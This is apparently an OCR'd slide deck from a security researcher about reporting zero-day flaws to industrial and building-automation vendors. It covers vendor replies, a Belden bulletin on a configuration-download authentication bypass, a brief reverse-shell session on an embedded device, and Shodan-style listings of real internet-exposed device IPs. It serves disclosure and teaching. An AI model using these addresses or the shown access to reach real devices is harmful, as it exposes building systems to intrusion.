HIRSCHMANN
A BELDEN BRAND

LOYTEC
electronics GmbH

DELTA
Smarter. Greener. Together.

GEUTEBRÜCK
Excellence in Video Security


```
[*] Started re                    :4444
[*] 169.254.7.                    ...
[*] Command sh                    7.108:4444 -> 169.

pwd
/tmp/www_ramdi
cat /etc/issue
#MontaVista(R) Linux(R) Professional Edition 5.0.0 (0702774)
#
uname -a
Linux 10.112.112.254 2.6.18_IPNX_PRODUCT_1.1.2-g52c9859f-dirty
```

Vuln report: a few 0day

Company Products Press Career | WebClub | English

GEUTEBRÜCK
Excellence in Video Security

Services Industries & solutions Advice & support News & dates

Contact us

Grand Casino Baden,

GAMING OPERATIONS SECURITY AND CASH LOGISTICS

Vuln report: a few 0day

Vuln report: when it works

Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Vuln report: when it works

Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards

Vuln report: when it works

Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards

Belden Security Bulletin – Industrial IT
BSECV-2016-5

Possible Information Disclosure for GECKO Devices

Vuln report: when it works

HIRSCHMANN
A BELDEN BRAND

Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards

BELDEN
SENDING ALL THE RIGHT SIGNALS®

Belden Security Bulletin – Industrial IT
BSECV-2016-5

Possible Information Disclosure for GECKO Devices

The user authentication for downloading the configuration file can be bypassed after a user with administrator privileges downloads the configuration file.	Perform a reboot of the device after each configuration download.	Fixed in 02.0.01.

Vuln report: when it works

HIRSCHMANN
A BELDEN BRAND

Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards

BELDEN
SENDING ALL THE RIGHT SIGNALS®

Belden Security Bulletin – Industrial IT
BSECV-2016-5

Possible Information Disclosure for GECKO Devices

The user authentication for downloading the configuration file can be bypassed after a user with administrator privileges downloads the configuration file.	Perform a reboot of the device after each configuration download.	Fixed in 02.0.01.

ICS-CERT
@ICSCERT

Following

ICS-CERT issued advisory ICSA-17-026-02 Belden Hirschmann GECKO to the ICS-CERT web site - go.usa.gov/x97Ef

Vuln report: when it doesn't work

Local file inclusion
Cookie entropy is far too low
Cross Site Scripting (XSS)
Sensitive files can be retrieved

Vuln report: when it doesn't work

LOYTEC electronics GmbH

DELTA Smarter. Greener. Together.

Local file inclusion
Cookie entropy is far too low
Cross Site Scripting (XSS)
Sensitive files can be retrieved

Davy Douhine @ddouhine 17h

@deltaupsuk hello, can you please PM me, I would like to report you security vulnerabilities

Report WHAT ?!!!

LOYTEC electronics GmbH

DELTA Smarter. Greener. Together.

Local file inclusion
Cookie entropy is far too low
Cross Site Scripting (XSS)
Sensitive files can be retrieved

Davy Douhine @ddouhine 17h


@deltaupsuk hello, can you please PM me, I would like to report you security vulnerabilities

Delta Electronics
@deltaupsuk


@ddouhine report what?!

17/08/16 19:09


Report WHAT ?!!!


Delta Electronics
@deltaupsuk
@ddouhine report what?!
17/08/
Blocked
You have been blocked from following this account at the request of the user.
OK
1h
affecting one of your product

Report WHAT ?!!!


Davy Douhine
@ddouhine
Responsible disclosure will be hard
#vulnerabilities #0day
Delta Electronics
@deltaupsuk
@ddouhine report what?!
17/08/
Blocked
You have been blocked from following this account at the request of the user.
OK
1h
affecting one of your product
Davy Douhine @ddouhine
7m
@deltaupsuk PM please
2:06 AM - 18 Aug 2016
165 Retweets 174 Likes
16
165
174

Report WHAT ?!!!




Dear Davy Douhine,

we reviewed your reports and **we will do improvements wherever we think it is required**.
I guess you are not in the building automation business and do not have a detailed insight in which environments our devices are typically installed. **Therefore I am not sure if you can estimate what is a real security threat** and what is theoretically true for big web servers with lot of internet traffic but very unlikely and without severe effects in a more protected environment with **almost no or no web access connections at all**.


(…)

Mit freundlichen Grüßen / Best regards

“no web access connections at all”



“no web access connections at all”



“no web access connections at all”

192.168.1.199 - Device Info

212.27.8.217
212.27.8.217.mobile.3.dk
Hi3G Access AB
Added on 2017-08-26 16:13:35 GMT
Denmark, Rødovre
Details

```
HTTP/1.0 200 Data follows
Date: Sat Aug 26 16:13:35 2017
Server: GoAhead-Webs
Pragma: no-cache
Cache-control:  no-cache
Content-Type: text/html
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: id_80=1117104852;path=/
```

LIOB-580-000AB00507DE - Device Info

176.178.176.47
Bouygues Telecom
Added on 2017-08-25 22:55:38 GMT
France
Details


```
HTTP/1.0 200 Data follows
Date: Fri Aug 25 22:55:37 2017
Server: GoAhead-Webs
Pragma: no-cache
Cache-control:  no-cache
Content-Type: text/html
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: id_80=1517512817;path=/
```

24.229.28.55 - Device Info

24.229.28.55
cpe-static-desalesuniversity-rtr.cmts.bgr.ptd.net
PenTeleData
Added on 2017-08-25 13:51:11 GMT
United States, Coopersburg
Details

```
HTTP/1.0 200 Data follows
Date: Fri Aug 25 17:48:46 2017
Server: GoAhead-Webs
Pragma: no-cache
Cache-control:  no-cache
Content-Type: text/html
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: id_80=354043648;path=/
```

“no web access connections at all”



“no web access connections at all”

Résidence services seniors VILLA D'HÉLIOS – Cogedim Club®

7, rue de la Fontaine de Lattes
34000 Montpellier

“no web access connections at all”

192.168.1.101 - Device Info

99.160.242.169
adsl-99-160-242-169.dsl.stl2mo.sbcglobal.net
AT&T Internet Services
Added on 2017-08-15 06:25:53 GMT
United States
Details

```
HTTP/1.0 200 Data follows
Date: Tue Aug 15 00:01:47 2017
Server: GoAhead-Webs
Pragma: no-cache
Cache-control:  no-cache
Content-Type: text/html
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: id_80=2086000814;path=/
```

